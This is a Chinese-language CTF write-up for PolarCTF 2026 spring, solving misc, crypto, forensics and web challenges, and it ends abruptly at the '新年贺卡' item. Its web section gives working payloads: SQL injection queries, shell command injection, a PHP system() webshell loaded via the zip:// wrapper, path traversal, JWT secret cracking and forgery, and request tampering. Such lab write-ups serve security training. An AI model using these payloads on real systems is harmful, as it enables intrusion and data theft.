PolarCTF 2026春季赛

比较ez的比赛，复现靶场戳我

misc

1-1 麦填

图片拖到010里面，很明显尾部藏了一段base64和PNG图片

```
F0  4F 0F F4 A6 4B DF 20 D6 FA BF DA FC FC 17 CB 6F  O.ô¦KS Öú¿Úüü.Ëo
00  EB AC 7D EF FD E1 CD BF 14 9F 73 FF 00 FA A8 36  ë¬}ïýáÍ¿.Ÿsÿ.ú¨6
10  6D 8F C5 73 E7 24 FA 51 C8 A8 FB 5E E3 E2 3E A7  m.Åsç$úQÈ¨û^ãâ>§
20  F7 7C FE 56 F1 F2 1E 5B 6D E5 D3 7D 7A 0D 9E AF  ÷|þVñò.[måÓ}z.ž¯
30  60 BF D4 D8 2F 49 B7 7F 6C FF 00 33 2F FF D9 63  `¿ÔØ/I·.lÿ.3/ÿÙc
40  32 56 32 5A 57 35 70 5A 32 68 30 62 6D 6C 75 5A  2V2ZW5pZ2h0bmluZ
50  51 6F 3D 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49  Qo=‰PNG........I
60  48 44 52 00 00 02 32 00 00 02 3E 08 02 00 00 00  HDR...2...>.....
70  29 6C 77 75 00 00 00 09 70 48 59 73 00 00 0E C4  )lwu....pHYs...Ä
80  00 00 0E C4 01 95 2B 0E 1B 00 00 20 00 49 44 41  ...Ä.•+.... .IDA
```

对于base64，我们直接复制并解密即可

解出`sevenightnine`，有点像789的英文

之后最好用binwalk和dd提取图片

```
binwalk 麦填.jpg
```

```
└─# binwalk 麦填.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, little-endian offset of first image directory: 8
166995        0x28C53         PNG image, 562 x 574, 8-bit/color RGB, non-interlaced
```

```
dd if=麦填.jpg of=hid.png bs=1 skip=166995
# dd if=输入文件 of=输出文件 bs=1（块大小为1字节） skip=偏移量（binwalk中已给出）
```

也可以：

```
binwalk -e 麦填.jpg # 自动提取
```

（或者随波逐流也能提取出hex，手动处理一下，删除89前面的部分）

提取出二维码

扫码是flag{win

这时候就需要一些脑洞了，尝试后是拼接flag

`flag{win789}`

1-2 time

大概是一个非预期的解法?

```
ptdh{dqpfsajpsvjgSVgbVQIFLWXZ}
```

给出的密文看着很像flag{...}的格式，又存在密钥key，猜想是维吉尼亚密码

我们知道正常维吉尼亚密码的加密表，那么就可以通过明文flag和密文ptdh反推出key的前四位

比如第一位明文是f，密文是p，反推密钥为k

这样就可以得到`kidb`

直接尝试这个key，发现能直接解

`flag{timeisgoingfINdaLIFEBOUY}`

1-3 PNG头的秘密

根据题目提示，尾部hex串是：

```
d3e4f1e1d3bafab8c7f3c4b9c6dddcbac4e3e2f3c7cddcbac6ddc0f3c7cddfb0
```

png比较特殊的标识就是png头了，尝试得到0x89能出flag


```
s = "d3e4f1e1d3bafab8c7f3c4b9c6dddcbac4e3e2f3c7cddcbac6ddc0f3c7cddfb0"
key = 0x89
s1 = [chr(key^x) for x in bytes.fromhex(s)]
s2 = "".join(s1)
from base64 import b64decode
print(b64decode(s2).decode('utf-8'))
```

`flag{573495729345792345}`

1-4 老鹰捉小鸡

打开1.pcapng，过滤http流量，看到有个传入的chicken_secret.zip

注意选择下面这个，上面的获取失败，返回的是404界面



dump下来解压，有个php，是flag后半段`you}`

再分析game.pcapng，看到有个eagle_chicken.html

打开看看

> # 老鹰抓小鸡游戏页面
>
> 小鸡把秘密藏在了压缩包里，点击下载：
>
> 下载小鸡的秘密.zip
>
> 老鹰的暗号：找请求头里的Eagle-Code～


再回到wireshark，追踪流查看请求头中的Eagle-Code: ZmxhZ3tjYXRjaCA=

base64解码得到flag{catch

`flag{catch you}`

1-5 隐藏的二维码

Stegsolve看一下，在red0通道里有个二维码，直接扫就出来了



flag{qrc0de_1s_h1dden_1n_p1xels}


1-6 Sis puella magic！ （赛后）

比赛时候太困了，没想到deepsound 😡

第一层是一个摩斯密码的音频


在线解码得到sispuellamagic，即压缩包密码

第二层是deepsound，利用png中倒置的密码magiciswitch解密



打开解出的文件XXXXX.docx，有一串终末的咒语（base64编码）

解一下发现有png头，再转成png



找一下密码表，联系到魔法少女小圆的题目背景，搜索 `魔女文字 对照表`

搜到网站对照一下即可得出密码hope

打开压缩包，先看hint

> 破解密码的时候意外触发魔女留下的魔法，被穿越到未来一个空白的房间里，这里只有一台电脑，里面是一些看不懂的文件，且电脑的时间永远固定在`2035-01-11 11:11:11`，，现在请你找到回去的方法。

hint提示了一个时间2035-01-11 11:11:11

我们再看0-24txt，发现修改时间和创建时间都和这个接近

尝试作差，写个脚本

```
import re

results = []

def time(t):
    # o_time = "2035-01-11 11:11:11"
    parts = t.split(":")

    m = int(parts[-2])
    s = int(parts[-1])

    return (m-11)*60+s-11

for i in range(25):
    filename = f"{i}.txt"

    try:
        with open(filename, "r",encoding="utf-16") as f:
            content = f.read()
            pattern = r"\d{4}/\d{1,2}/\d{1,2}\s\d{1,2}:\d{2}:\d{2}"

            match = re.search(pattern, content)
            if match:
                t = match.group()
                results.append(time(t))

    except FileNotFoundError:
        print(f"跳过：文件 {filename} 不存在")
        continue

print("".join(chr(i) for i in results)) # 这里转成对应的ASCII就行
```

`flag{Now_you_can_go_home}`

1-7 attack_log

ez取证题

五个文件

1. nginx_access.log 服务器的访问记录
2. nginx_error.log 服务器的错误记录

3. opencart_error.log opencart应用层的错误记录
4. auth.log 系统认证层面记录
5. mysql_general.log 数据库mysql查询记录

第一问

打开opencart_error.log，搜索success

可以看到仅有一条

```
2026-02-18 01:08:01 - Info: Admin login success for username 'admin' from 45.133.12.77
```

登陆成功，符合

`45.133.12.77`

第二问

nginx_access.log中可以搜索到这个ip相关的消息，第一条显示访问了/login，转换成正常时间是2026-02-18 01:28:52

`2026-02-18 01:28:52`

第三问

nginx_access.log中，很多地方都能看到这个路径/.env，本身它也是个敏感路径

`/.env`

第四问

和第一题一样（？），opencart_error.log中搜username，用户名:admin

`admin`

第五问

对于订单，肯定在数据库中，mysql_general.log里面找到oc_order（看名字就知道）

`oc_order`

第六问

同上，看名字

`oc_product`

1-8 lib

我有一份很长的wp，可惜这里写不下.jpg

其实是还没复现，放个答案先

题一

PolarD&N 团队里面看到猎踪——电子数据取证技术与实战

题二

$2b$12$AezXgsGg.KkU1vktYupvoehjq2lvfMA.F.SimjYutRHzrjqenYKA.

题三

不会

题四

WL10000009

crypto

2-1 百万赏金

根据题目逆推爆破+手动/ai删选有意义的文字即可

```
ci = "DFGNBSZNGNMKFF"

def decrypt_w_fence(cipher, rails): # 栅栏密码
    n = len(cipher)
    fence = [['' for _ in range(n)] for _ in range(rails)]
    row, step = 0, 1
    for col in range(n):
        fence[row][col] = '*'
        if row == 0:
            step = 1
        elif row == rails - 1:
            step = -1
        row += step
    idx = 0
    for r in range(rails):
        for c in range(n):
            if fence[r][c] == '*' and idx < n:
                fence[r][c] = cipher[idx]
                idx += 1
    result = []
    row, step = 0, 1
    for col in range(n):
        result.append(fence[row][col])
        if row == 0: step = 1
        elif row == rails - 1: step = -1
        row += step
    return "".join(result)
def rot(s,key): # rot解密
    result = ""
    for c in s:
        if c.isupper():
```

```
            result += chr((ord(c)-ord('A')- key) % 26 + ord('A'))
        else:
            result += c
    return result

for i in range(2,5):
    m = decrypt_w_fence(ci,i)
    print(m)
    for k in range(1,11):
        ans = rot(m,k)
        print(ans)
```

最后找到是YIBAIWANHAFUBI（百万撤离这一块）

`flag{YIBAIWANHAFUBI}`

2-2 博士的实验数据

简单仿射密码

仿射密码公式：

```
E(x)=(ax+b)(modm)
```

因此

```
D(x)=(a^-1)(x-b)(modm)
```

题目给了两个例子，解个方程组获得a和b即可

```
mod = 26

a = 1
b = 4

c = "QJBXQJFXZAKL"

s = ""

for n in c:
    x = (pow(a,-1,mod)*(ord(n)-ord('A')-b))%mod # 注意需要ord()转换一下再转换回去
    s += chr(x+ord('A'))
print(s)
```

2-3 RC4的密钥泄露

RC4是一种流密码，这里给出了明文，无需复杂的S盒算法，直接已知明文攻击即可（密钥流甚至都是0x00）

```
P = "TestData_ForRC4_Decrypt"
C = "54 65 73 74 44 61 74 61 5F 46 6F 72 52 43 34 5F 44 65 63 72 79 70"
C_flag = "66 6C 61 67 7B 70 6F 6C 61 72 5F 6B 69 6E 67 6B 69 6E 67 7D"
```

```
C = "".join(C.split())
b1 = bytes.fromhex(C)

key = bytes(x ^ ord(y) for x, y in zip(b1, P))

C_flag = "".join(C_flag.split())
b2 = bytes.fromhex(C_flag)
flag = bytes(x ^ y for x,y in zip(b2,key))

flag1 = flag.decode('utf-8')
print(flag1)
```

`flag{polar_kingking}`

以下crypto待研究，只有解题脚本

2-4 冰原上的OTA谜题

做个逆向

```
WRONG_BITS = """
11010110 10010110 11101001 10101100 01100101 01001011 10111001 11011011
01110110 01011001 11001101 10110101 11001011 10001101 01011101 11101011
"""

PLAINTEXT = "winter_polarctf"
KEY_SEED = b"ice"
def reverse_bits_in_byte(bit_string: str) -> str:
    return bit_string[::-1]
def main() -> None:
    wrong_chunks = WRONG_BITS.split()
    corrected_chunks = [reverse_bits_in_byte(chunk) for chunk in wrong_chunks]
    corrected_hex = "".join(f"{int(chunk, 2):02x}" for chunk in corrected_chunks)
    key = (KEY_SEED * ((len(PLAINTEXT) + len(KEY_SEED) - 1) // len(KEY_SEED)))[:
len(PLAINTEXT)]
    print(f"plaintext length: {len(PLAINTEXT)}")
    print(f"key length: {len(key)}")
    print("note: the statement says 16 bytes, but 'winter_polarctf' is actually 15 bytes.")
    print()
    print("wrong-order chunks:")
    print(" ".join(wrong_chunks))
    print()
    print("correct-order chunks:")
    print(" ".join(corrected_chunks))
    print()
    print("flag / hex:")
    print(corrected_hex)
if __name__ == "__main__":
    main()
```

2-5 伪ASR

```
def long_to_bytes(n):
    if n == 0: return b'\x00'
    return int(n).to_bytes((int(n).bit_length() + 7) // 8, 'big')

# 1. 题目给出的已知参数
n =
50053292588401719015753165404297738863761120122733897132688417204637110519477639235679514 7
y =
21308847497895491352169593314925792631545999090857857375693317633091597250816226016399293 6
cs = [

57494912618263048538571755953837772127117773898872797680570116373460237301011181142984690,

34418600734295904424936217258475491697831867077960761869608710514271488205349918945359175 0,

11170932486684627637967687021711067484959106608189352734064089980678923008744240797135422,

73837068555811384284867151570572743386582880055013744261872093001909203963879165023864836,

64356403000986744386743473269071732498867064770469172347340097989063717305436807805878673
]
k = 79

print("[*] 正在分析 n 的低位结构...")
q_lo = n % (2**k)

# 2. Coppersmith LSB 攻击恢复 q
P.<x> = PolynomialRing(Zmod(n))
f = x * (2**k) + q_lo
f = f.monic()

# q 的高位大约 71 bits，搜索范围设为 2^72
roots = f.small_roots(X=2**72, beta=0.4, epsilon=0.01)

if not roots:
    print("[-] 未能找到根，请检查参数。")
else:
    q_hi = int(roots[0])
    q = q_hi * (2**k) + q_lo
    p = n // q
    print(f"[+] 成功分解 n!\np = {p}")

    # 3. 解密离散对数 (Pohlig-Hellman)
    r_p = (p - 1) // (2**k)
    final_flag = b""

    for c in cs:
        # 消除盲因子 x^(2^k)
        Cp = pow(int(c), r_p, p)
        Yp = pow(int(y), r_p, p)
```

```
        # 逐位解出 m
        m = 0
        gamma = inverse_mod(int(Yp), int(p))
        C_curr = Cp

        for j in range(k):
            # 检查 C_curr 是否为当前位的平方剩余
            test = pow(int(C_curr), 2**(k - 1 - j), p)
            if test != 1:
                m |= (1 << j)
                C_curr = (C_curr * pow(gamma, 1 << j, p)) % p

        final_flag += long_to_bytes(m)

    print(f"\n[+] 最终结果: {final_flag.decode()}")
```

2-6 ECC的攻击模块

```
from random import randint
from pathlib import Path


def find_data_file():
    here = Path(".")
    for path in here.iterdir():
        if path.is_file() and path.suffix == ".txt":
            return path
    raise FileNotFoundError("cannot find the coordinate file")


def load_points(path=None):
    if path is None:
        path = find_data_file()
    ns = {}
    text = Path(path).read_text(encoding="utf-8", errors="ignore")
    exec(text, {}, ns)
    return [(ZZ(x), ZZ(y)) for x, y in ns["x"]]


def recover_p(points, sample_count=20):
    vals = []
    limit = min(len(points), sample_count)
    for i in range(limit):
        x1, y1 = points[i]
        s1 = y1 * y1 - x1 * x1 * x1
        for j in range(i + 1, limit):
            x2, y2 = points[j]
            s2 = y2 * y2 - x2 * x2 * x2
            for k in range(j + 1, limit):
                x3, y3 = points[k]
                s3 = y3 * y3 - x3 * x3 * x3
```

```
                v = (s1 - s2) * (x1 - x3) - (s1 - s3) * (x1 - x2)
                if v != 0:
                    vals.append(abs(ZZ(v)))

    p = vals[0]
    for v in vals[1:]:
        p = gcd(p, v)

    return ZZ(factor(p)[-1][0])


def recover_curve(points):
    p = recover_p(points)
    x1, y1 = points[0]
    x2, y2 = points[1]
    s1 = (y1 * y1 - x1 * x1 * x1) % p
    s2 = (y2 * y2 - x2 * x2 * x2) % p
    a = ((s1 - s2) * inverse_mod((x1 - x2) % p, p)) % p
    b = (s1 - a * x1) % p
    E = EllipticCurve(GF(p), [a, b])
    return p, a, b, E


def smart_attack(P, G, p):
    E = G.curve()
    Eqp = EllipticCurve(
        Qp(p, 2),
        [ZZ(t) + randint(0, p - 1) * p for t in E.a_invariants()],
    )

    Gq = None
    for cand in Eqp.lift_x(ZZ(G.xy()[0]), all=True):
        if GF(p)(cand.xy()[1]) == G.xy()[1]:
            Gq = cand
            break
    if Gq is None:
        raise ValueError("failed to lift base point")

    Pq = None
    for cand in Eqp.lift_x(ZZ(P.xy()[0]), all=True):
        if GF(p)(cand.xy()[1]) == P.xy()[1]:
            Pq = cand
            break
    if Pq is None:
        raise ValueError("failed to lift target point")

    Gqp = p * Gq
    Pqp = p * Pq

    phi_G = -(Gqp.xy()[0] / Gqp.xy()[1])
    phi_P = -(Pqp.xy()[0] / Pqp.xy()[1])
    return ZZ(phi_P / phi_G)
```

```
def recover_flag_from_logs(logs, p):
    n = len(logs)
    M = Matrix(ZZ, n + 1, n + 1)
    for i in range(n):
        M[i, i] = 1
        M[i, n] = ZZ(logs[i])
    M[n, n] = ZZ(p)

    L = M.LLL()
    ortho_rows = []
    for row in L.rows():
        if row[n] == 0:
            ortho_rows.append(list(row[:n]))

    K = Matrix(ZZ, ortho_rows)
    basis = Matrix(ZZ, K.right_kernel().basis()).LLL()

    candidates = []
    for row in basis.rows():
        data = []
        for v in row:
            data.append(int(ZZ(v) % 256))
        candidates.append(bytes(data))

    for cand in candidates:
        if b"flag{" in cand and b"}" in cand:
            return cand.decode(errors="ignore")

    return candidates


def main():
    raw_points = load_points()
    p, a, b, E = recover_curve(raw_points)
    points = [E(x, y) for x, y in raw_points]

    print("[+] point count =", len(points))
    print("[+] p =", p)
    print("[+] a =", a)
    print("[+] b =", b)

    G = points[0]
    print("[+] base point =", G)

    logs = [smart_attack(P, G, p) for P in points]
    print("[+] smart attack finished")

    flag = recover_flag_from_logs(logs, p)
    print("[+] result =", flag)


if __name__ == "__main__":
```

```
    main()
```

Web

3-1 sql_search

sql语句注入，布尔盲注

发现substr() 能回显

找一下表名

```
?search=' UNION SELECT 1,substr((SELECT group_concat(name) FROM sqlite_master WHERE type='table'),1,200),3 --
```

找到flagggggggggggg，读取即可

```
?search=' UNION SELECT 1,substr((SELECT flag FROM flagggggggggggg LIMIT 0,1),1,200),3 --
```

3-2 The_Gift

```
$requestData = array_merge($_GET, $_POST);
foreach ($requestData as $key => $value) {
    $$key = $value; // 变量覆盖漏洞
}
```

这个函数会将传入的参数名直接解析为变量名

```
if (is_array($config) && isset($config['isAdmin']) && $config['isAdmin'] === 'true') {
    die("Success" . $FLAG);
}
```

根据判断规则，传入一个数组的isAdmin键名即可

因此传参/?config[isAdmin]=true即可

3-4 杰尼龟系统

ping系统的命令注入，原理是后端使用了shell_exec()函数，直接把输入放进去，我们可以利用shell元字符同时执行命令

- && 表示如果前面执行成功，执行后面的
- ; 表示无论前面是否成功，都执行后面
- | 管道符（很重要），把前一个命令的输出交给后一个命令
- ||表示前面失败执行后面（本题不可用）

解题过程先输入

```
127.0.0.1 && ls
```

看看，当前目录

```
127.0.0.1 && ls /
```

可以看根目录

这里面有两个假flag，一个是根目录下的flag.txt，还有一个就是当前目录下的setup_flag.php中的

提交都不对，查找一下所有路径下的flag

```
127.0.0.1 && find / . -name flag*
# 表示查找根目录下所有文件-name参数（名字）有flag开头的
```

找到在/var/tmp/flag路径下可疑的flag

```
127.0.0.1 && cat /var/tmp/flag
```

拿下flag

3-5 Signed_Too_Weak

弱密钥爆破jwt

打开页面，使用它的备用账号密码登录

发现直接用get传key=一个jwt

保存为jwt.txt，使用hashcat爆破弱密钥

```
hashcat -m 16500 jwt.txt zidian.txt
```

爆破出来是polar，在线网站改一下key参数的jwt（user改成admin即可）：


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNzc0MDk4NzQ4LCJleHA
iOjE3NzQxMDIzNDh9.IC0DZDdHr-9npoXsp_sZsPsxNW3BbqFJMfZKcibuke8
```


传参即可获得flag

Welcome, admin!

超级无敌管理员权限已验证 ✅

flag:
flag{1ef71ce34edda6640854cd8d4638af3a45b011eaf21fc8ee71eca8ad24ce1cdd}

3-6 Pandora_Box

看源码中有`include($file . '.php');`

也就是说，?file=参数不是直接读文件，而是会在后面强行拼接.php再include。普通上传的a.php.jpg在访问时只是当成图片内容返回，不会执行。

利用`zip://`包装器绕过这个限制

传一个php文件，代码是：

```
<?php system($_GET['c']); ?>
```

改一下拓展名，伪装成png后上传

上传成功后会给出一段图片的hash

访问

```
?file=zip://upload/<hash>.png%23x
```

之后执行 cat /flag 拿到 flag

3-7 static

利用点是首页源码中file 参数里会先把一次 eval 删掉，再检查前缀并拼接 .php。所以可以这样构造穿越：

```
?file=static/..eval/flag
```

过滤后就变成了

```
static/../flag
```

真实解析路径就是

```
/var/www/html/flag.php
```

> === 调试信息 ===
> 1. 原始输入: static/..eval/flag
> 2. 过滤后file: static/../flag
> 3. 拼接后的路径: static/../flag.php
> 4. 真实解析路径: /var/www/html/flag.php
> 5. 文件是否存在: 是
> 6. 正在包含文件...
> 7. 文件内容: flag{030e77f73a4cb26a111daf0470c3956f}

3-10 coke的粉丝团

稍微综合一点的题目

先随便注册一个账号登录，之后写个js脚本找（爬虫也行）

```
for(let i=1;i<=60;i++) fetch(`shop.php?page=${i}`).then(r=>r.text()).then(h=>h.includes('等级 10 灯牌') && console.log('找到了！在第'+i+'页'));
```

找到第52页有10级粉丝牌，随便买一个粉丝牌，抓包level改成10，价格改小一点，编号改成520，就可以拿到了

最后一步是一个jwt伪造，爆破出密码是coke，抓包改或者在浏览器的F12-网络中改都行

`flag{the_cat_is_coke}`

3-12 新年贺卡

任意文件写入漏洞：

写入木马，远程RCE

使用了die()函数

```
